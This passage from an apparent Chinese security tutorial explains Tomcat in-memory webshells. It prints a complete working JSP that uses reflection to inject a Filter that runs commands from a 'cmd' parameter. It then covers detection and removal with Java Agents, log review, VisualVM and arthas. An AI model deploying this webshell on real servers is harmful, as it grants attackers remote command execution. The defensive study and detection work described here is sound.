        Map filterConfigs = (Map) Configs.get(standardContext);
```

通过 Java 反射来获得构造器（Constructor）对象并调用其 newInstance() 方法创建创建 FilterConfig

```
        Constructor constructor = ApplicationFilterConfig.class.getDeclaredConstructor(Context.class, FilterDef.cl
ass);
        constructor.setAccessible(true);

        ApplicationFilterConfig filterConfig = (ApplicationFilterConfig) constructor.newInstance(standardContex
t, filterDef);
```

然后将恶意的 filter 名和配置好的 filterConfig 传入

```
//name = filterDemo
filterConfigs.put(name,filterConfig);
```

至此，我们的恶意 filter 已经全部装载完成。


最终得到的内存马为

```
<%--
  Created by IntelliJ IDEA.
  User: 12451
  Date: 2021/8/26
  Time: 17:41
  To change this template use File | Settings | File Templates.
--%>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.util.Map" %>
<%@ page import="java.io.IOException" %>
<%@ page import="java.lang.reflect.Constructor" %>
<%@ page import="org.apache.catalina.core.ApplicationFilterConfig" %>
<%@ page import="org.apache.catalina.Context" %>
<%@ page import="org.apache.catalina.deploy.FilterDef" %>
<%@ page import="org.apache.catalina.deploy.FilterMap" %>
<%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"%>
<%
    final String name = "FilterAgent";
```

```
final String name = "FilterAgent";
ServletContext servletContext = request.getSession().getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
Field Configs = standardContext.getClass().getDeclaredField("filterConfigs");
Configs.setAccessible(true);
Map filterConfigs = (Map) Configs.get(standardContext);
if (filterConfigs.get(name) == null){
    Filter filter = new Filter() {
        @Override
        public void init(FilterConfig filterConfig) throws ServletException {
        }
        @Override
        public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filte
rChain) throws IOException, ServletException {
            HttpServletRequest req = (HttpServletRequest) servletRequest;

            if (req.getParameter("cmd") != null){
                byte[] bytes = new byte[1024];
                Process process = new ProcessBuilder("cmd","/c",req.getParameter("cmd")).start();
                int len = process.getInputStream().read(bytes);
                servletResponse.getWriter().write(new String(bytes,0,len));
                process.destroy();
                return;
            }
            filterChain.doFilter(servletRequest,servletResponse);
        }
        @Override
        public void destroy() {
        }
    };
    FilterDef filterDef = new FilterDef();
    filterDef.setFilter(filter);
```

```
        filterDef.setFilterName(name);
        filterDef.setFilterClass(filter.getClass().getName());
        /**
         * 将filterDef添加到filterDefs中
         */
        standardContext.addFilterDef(filterDef);
        FilterMap filterMap = new FilterMap();
        filterMap.addURLPattern("/*");
        filterMap.setFilterName(name);
        filterMap.setDispatcher(DispatcherType.REQUEST.name());
        standardContext.addFilterMapBefore(filterMap);
        Constructor constructor = ApplicationFilterConfig.class.getDeclaredConstructor(Context.class,FilterDef.cla
ss);
        constructor.setAccessible(true);
        ApplicationFilterConfig filterConfig = (ApplicationFilterConfig) constructor.newInstance(standardContext,f
ilterDef);
        filterConfigs.put(name,filterConfig);
        out.print("Inject Success !");
    }
%>
```

效果如下



之后，在满足 urlpattern 的情况下，可以执行任意命令

```
legiony7000\12451
```

注意，这样产生的内存马在重启之后是会消失的，有师傅写过重启后也不会消失的内存马，师傅们可以抽空看一看。

那么我们该怎么防御，或者说查杀呢?

Tomcat 内存马的排除与查杀

原理

- 利用 Java Agent 技术遍历所有已经加载到内存中的 class。先判断是否是内存马，是则进入内存查杀。

```
 public class Transformer implements ClassFileTransformer {
  public byte[] transform(ClassLoader classLoader, String s, Class<?> aClass, ProtectionDomain protectionDomain, b
yte[] bytes) throws IllegalClassFormatException {
      // 识别内存马
      if(isMemshell(aClass,bytes)){
          // 查杀内存马
          byte[] newClassByte = killMemshell(aClass,bytes);
          return newClassByte;
      }else{
          return bytes;
      }
    }
}
```

- 访问时抛异常 (或跳过调用)，中断此次调用
- 从系统中移除该对象

排查方式

- 如果是 jsp 注入，日志中排查可疑 jsp 的访问请求

如果是 jsp 注入，日志中排查可疑 jsp 的访问请求。

- 如果是代码执行漏洞，排查中间件的 error.log，查看是否有可疑的报错，判断注入时间和方法
- 根据业务使用的组件排查是否可能存在 java 代码执行漏洞以及是否存在过 webshell，排查框架漏洞，反序列化漏洞。


- 如果是 servlet 或者 spring 的 controller 类型，根据上报的 webshell 的 url 查找日志（日志可能被关闭，不一定有），根据 url 最早访问时间确定被注入时间。
- 如果是 filter 或者 listener 类型，可能会有较多的 404 但是带有参数的请求，或者大量请求不同 url 但带有相同的参数，或者页面并不存在但返回 200

查杀方式

可以使用哥斯拉，冰蝎，或者上文提到的内存马进行一个生成，然后再进行查杀。

1. VisualVM（远程调试）

VisualVM 是一个集成多个 JDK 命令行工具的可视化工具。可以作为 Java 应用程序性能分析和运行监控的工具。开发人员可以利用它来监控、分析线程信息，浏览内存堆数据。系统管理员可以利用它来监测、控制 Java 应用程序横跨整个网络的情况。



通过图形化进行界面审计

通过图形化进行界面审计

2. arthas


arthas 是 Alibaba 开源的 Java 诊断工具 https://github.com/alibaba/arthas

是一个比较好用的 java 应用检测工具，


了解文档可以从这里 https://arthas.aliyun.com/zh-cn/

mbean(查看 Mbean 的信息，查看异常 Filter/Servlet 节点)


```
mbean | grep "Servlet"
```




dashboard（显示当前面板的实时状态）



jad(反编译指定已加载类的源码)



sc 对 jvm 已经加载的类进行搜索



